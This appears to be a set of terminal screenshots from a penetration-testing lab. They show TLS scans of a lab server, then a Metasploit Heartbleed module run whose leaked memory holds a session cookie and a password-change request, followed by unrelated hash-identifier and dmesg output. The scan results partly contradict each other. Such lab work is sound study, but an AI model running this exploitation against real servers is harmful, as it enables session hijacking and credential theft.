PSK-NULL-SHA _          SSLv3 Kx=PSK      Au=PSK  Enc=None      Mac=SHA1
```




```
root@kali:~# sslscan 10.7.7.8:8443
Version: 1.11.10-static
OpenSSL 1.0.2-chacha (1.0.2g-dev)

Testing SSL server 10.7.7.8 on port 8443 using SNI name 10.7.7.8

  TLS Fallback SCSV:
Server does not support TLS Fallback SCSV

  TLS renegotiation:
Secure session renegotiation supported

  TLS Compression:
Compression disabled

  Heartbleed:
TLS 1.2 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.0 not vulnerable to heartbleed

  Supported Server Cipher(s):
Preferred TLSv1.2  256 bits  ECDHE-RSA-AES256-GCM-SHA384   Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  ECDHE-RSA-AES256-SHA384       Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  ECDHE-RSA-AES256-SHA          Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  DHE-RSA-AES256-GCM-SHA384     DHE 1024 bits
Accepted  TLSv1.2  256 bits  DHE-RSA-AES256-SHA256         DHE 1024 bits
Accepted  TLSv1.2  256 bits  DHE-RSA-AES256-SHA            DHE 1024 bits
Accepted  TLSv1.2  256 bits  DHE-RSA-CAMELLIA256-SHA       DHE 1024 bits
Accepted  TLSv1.2  256 bits  AES256-GCM-SHA384
Accepted  TLSv1.2  256 bits  AES256-SHA256
Accepted  TLSv1.2  256 bits  AES256-SHA
Accepted  TLSv1.2  256 bits  CAMELLIA256-SHA
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-GCM-SHA256   Curve P-256 DHE 256
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-SHA256       Curve P-256 DHE 256
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-SHA          Curve P-256 DHE 256
Accepted  TLSv1.2  128 bits  DHE-RSA-AES128-GCM-SHA256     DHE 1024 bits
Accepted  TLSv1.2  128 bits  DHE-RSA-AES128-SHA256         DHE 1024 bits
Accepted  TLSv1.2  128 bits  DHE-RSA-AES128-SHA            DHE 1024 bits
Accepted  TLSv1.2  128 bits  DHE-RSA-CAMELLIA128-SHA       DHE 1024 bits
Accepted  TLSv1.2  128 bits  AES128-GCM-SHA256
Accepted  TLSv1.2  128 bits  AES128-SHA256
Accepted  TLSv1.2  128 bits  AES128-SHA
Accepted  TLSv1.2  128 bits  CAMELLIA128-SHA
Accepted  TLSv1.2  112 bits  ECDHE-RSA-DES-CBC3-SHA        Curve P-256 DHE 256
Accepted  TLSv1.2  112 bits  EDH-RSA-DES-CBC3-SHA          DHE 1024 bits
```




```
SCAN RESULTS FOR 10.7.7.8:8443 - 10.7.7.8:8443
----------------------------------------------

 * Session Renegotiation:
     Client-initiated Renegotiations:    OK - Rejected
     Secure Renegotiation:               OK - Supported

 * Deflate Compression:
     OK - Compression disabled

 * Session Resumption:
     With Session IDs:                   NOT SUPPORTED (0 successful, 5 failed, 0 errors
     With TLS Session Tickets:           OK - Supported

 * OpenSSL Heartbleed:
     VULNERABLE - Server is vulnerable to Heartbleed

 * TLSV1_2 Cipher Suites:
     Preferred:
                ECDHE-RSA-AES256-GCM-SHA384   ECDH-256 bits  256 bits      HTTP 200 OK
     Accepted:
                ECDHE-RSA-AES256-SHA384       ECDH-256 bits  256 bits      HTTP 200 OK
                ECDHE-RSA-AES256-SHA          ECDH-256 bits  256 bits      HTTP 200 OK
                ECDHE-RSA-AES256-GCM-SHA384   ECDH-256 bits  256 bits      HTTP 200 OK
                DHE-RSA-CAMELLIA256-SHA       DH-1024 bits   256 bits      HTTP 200 OK
                DHE-RSA-AES256-SHA256         DH-1024 bits   256 bits      HTTP 200 OK
                DHE-RSA-AES256-SHA            DH-1024 bits   256 bits      HTTP 200 OK
                DHE-RSA-AES256-GCM-SHA384     DH-1024 bits   256 bits      HTTP 200 OK
                CAMELLIA256-SHA               -              256 bits      HTTP 200 OK
                AES256-SHA256                 -              256 bits      HTTP 200 OK
                AES256-SHA                    -              256 bits      HTTP 200 OK
                AES256-GCM-SHA384             -              256 bits      HTTP 200 OK
                ECDHE-RSA-AES128-SHA256       ECDH-256 bits  128 bits      HTTP 200 OK
                ECDHE-RSA-AES128-SHA          ECDH-256 bits  128 bits      HTTP 200 OK
                ECDHE-RSA-AES128-GCM-SHA256   ECDH-256 bits  128 bits      HTTP 200 OK
                DHE-RSA-CAMELLIA128-SHA       DH-1024 bits   128 bits      HTTP 200 OK
                DHE-RSA-AES128-SHA256         DH-1024 bits   128 bits      HTTP 200 OK
```




```
root@kali:~# nmap -p 8443 -sV --script ssl-poodle,ssl-heartbleed,ssl-enum-ciphers 10.7.7.8

Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-20 11:40 AEDT
Nmap scan report for 10.7.7.8
Host is up (0.00026s latency).

PORT     STATE SERVICE  VERSION
8443/tcp open  ssl/http nginx 1.4.0
|_http-server-header: nginx/1.4.0
| ssl-enum-ciphers:
|   SSLv3:
|     ciphers:
|       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - D
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - A
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA256 (dh 1024) - A
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - A
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA256 (dh 1024) - A
|       TLS_DHE_RSA_WITH_CAMELLIA_128_CBC_SHA (dh 1024) - A
|       TLS_DHE_RSA_WITH_CAMELLIA_256_CBC_SHA (dh 1024) - A
|       TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA (secp256r1) - D
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (secp256r1) - A
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (secp256r1) - A
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 1024) - D
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 1024) - A
|       TLS_RSA_WITH_AES_128_CBC_SHA256 (rsa 1024) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 1024) - A
|       TLS_RSA_WITH_AES_256_CBC_SHA256 (rsa 1024) - A
|       TLS_RSA_WITH_CAMELLIA_128_CBC_SHA (rsa 1024) - A
|       TLS_RSA_WITH_CAMELLIA_256_CBC_SHA (rsa 1024) - A
|     compressors:
|       NULL
|     cipher preference: client
|     warnings:
|       64-bit block cipher 3DES vulnerable to SWEET32 attack
|       CBC-mode cipher in SSLv3 (CVE-2014-3566)
|       Weak certificate signature: SHA1
|   TLSv1.0:
|     ciphers:
|       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - D
```




```
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows
for stealing information intended to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected b
y the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions and
 could allow for disclosure of otherwise encrypted confidential information as well as the encryption keys themselv
es.
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|       http://www.openssl.org/news/secadv_20140407.txt
|_      http://cvedetails.com/cve/2014-0160/
```




```
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  CVE:CVE-2014-3566  OSVDB:113251
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.openssl.org/~bodo/ssl-poodle.pdf
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|_      http://osvdb.org/113251
MAC Address: 08:00:27:06:68:C5 (Oracle VirtualBox virtual NIC)
```




```
msf > use auxiliary/scanner/ssl/openssl_heartbleed
msf auxiliary(openssl_heartbleed) > show options

Module options (auxiliary/scanner/ssl/openssl_heartbleed):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   DUMPFILTER                         no        Pattern to filter leaked memory before storing
   MAX_KEYTRIES      50               yes       Max tries to dump key
   RESPONSE_TIMEOUT  10               yes       Number of seconds to wait for a server response
   RHOSTS            10.7.7.8         yes       The target address range or CIDR identifier
   RPORT             8443             yes       The target port (TCP)
   STATUS_EVERY      5                yes       How many retries until status
   THREADS           1                yes       The number of concurrent threads
   TLS_CALLBACK      None             yes       Protocol to use, "None" to use raw TLS sockets (Accepted
: None, SMTP, IMAP, JABBER, POP3, FTP, POSTGRES)
   TLS_VERSION       1.0              yes       TLS/SSL version to use (Accepted: SSLv3, 1.0, 1.1, 1.2)


Auxiliary action:

   Name  Description
   ----  -----------
   SCAN  Check hosts for vulnerability


msf auxiliary(openssl_heartbleed) > set RHOSTS 10.7.7.8
RHOSTS => 10.7.7.8
msf auxiliary(openssl_heartbleed) > set RPORT 8443
RPORT => 8443
msf auxiliary(openssl_heartbleed) > run

[+] 10.7.7.8:8443         - Heartbeat response with leak
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```




```
[*] 10.7.7.8:8443         - Sending Heartbeat...
[*] 10.7.7.8:8443         - Heartbeat response, 18819 bytes
[+] 10.7.7.8:8443         - Heartbeat response with leak
[*] 10.7.7.8:8443         - Printable info leaked:
......Za..Oe.....(Dg.B..+...*k5..6..qD..f.....".!.9.8.........5............................3.
2.....E.D...../...A......................................on/x-www-form-urlencoded..User-Agent
: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/605.1 (KHTML, like Gecko) Version/11.0 Safari/60
5.1 Debian/buildd-unstable (3.26.4-1) Epiphany/3.26.4..Origin: https://10.7.7.8:8443..DNT: 1..
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8..Accept-Encoding: gzip
, deflate..Accept-Language: en-us, en;q=0.90..Connection: Keep-Alive..Cookie: PHPSESSID=87ee61
c6d5ae416d06bc793cf2e19519; security_level=0..Content-Length: 74....:..p._..r.1..04l....b.....
...password_curr=newpassword&password_new=bug&password_conf=bug&action=change.....ym...kY.<^3.
..\Z......?.X.....W.[.9.3.$.".!.......]........L.J............................................
......................................................................................... repe
ated 15319 times .............................................................................
.........................................................@....................................
..............................................................................................
.. repeated 2165 times .......................................................................
..............................................................
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```



```
root@kali:~# hash-identifier
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.1 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################

   -------------------------------------------------------------------------
 HASH: 6f0b5c34cbd9d66132b7d3a4484f1a9af02965904de38e3e3c4e66676d948f20bd0b5b3ebcac9fdbd2f89b76cf
de5b0a0ad9c06bccbc662be420b877c080e8fe

Possible Hashs:
[+]  SHA-512
[+]  Whirlpool

Least Possible Hashs:
[+]  SHA-512(HMAC)
[+]  Whirlpool(HMAC)

   -------------------------------------------------------------------------
 HASH: e76a46033c5a60454c118ddc6c980668

Possible Hashs:
[+]  MD5
[+]  Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+]  RAdmin v2.x
[+]  NTLM
[+]  MD4
[+]  MD2
[+]  MD5(HMAC)
[+]  MD4(HMAC)
```




```
root@kali:~# dmesg > /tmp/clear_text.txt
root@kali:~# head /tmp/clear_text.txt
[    0.000000] random: get_random_bytes called from start_kernel+0x3d/0x456 with crng_init=0
[    0.000000] Linux version 4.13.0-kali1-amd64 (devel@kali.org) (gcc version 6.4.0 20171010 (Deb
ian 6.4.0-8)) #1 SMP Debian 4.13.4-2kali1 (2017-10-16)
[    0.000000] Command line: BOOT_IMAGE=/boot/vmlinuz-4.13.0-kali1-amd64 root=UUID=0f9dd8d7-0636-
446e-88d0-8f1bfa32ec43 ro initrd=/install/gtk/initrd.gz quiet
[    0.000000] x86/fpu: Supporting XSAVE feature 0x001: 'x87 floating point registers'
[    0.000000] x86/fpu: Supporting XSAVE feature 0x002: 'SSE registers'
[    0.000000] x86/fpu: Supporting XSAVE feature 0x004: 'AVX registers'
[    0.000000] x86/fpu: xstate_offset[2]:  576, xstate_sizes[2]:  256
[    0.000000] x86/fpu: Enabled xstate features 0x7, context size is 832 bytes, using 'standard'
format.
[    0.000000] e820: BIOS-provided physical RAM map:
[    0.000000] BIOS-e820: [mem 0x0000000000000000-0x000000000009fbff] usable
```




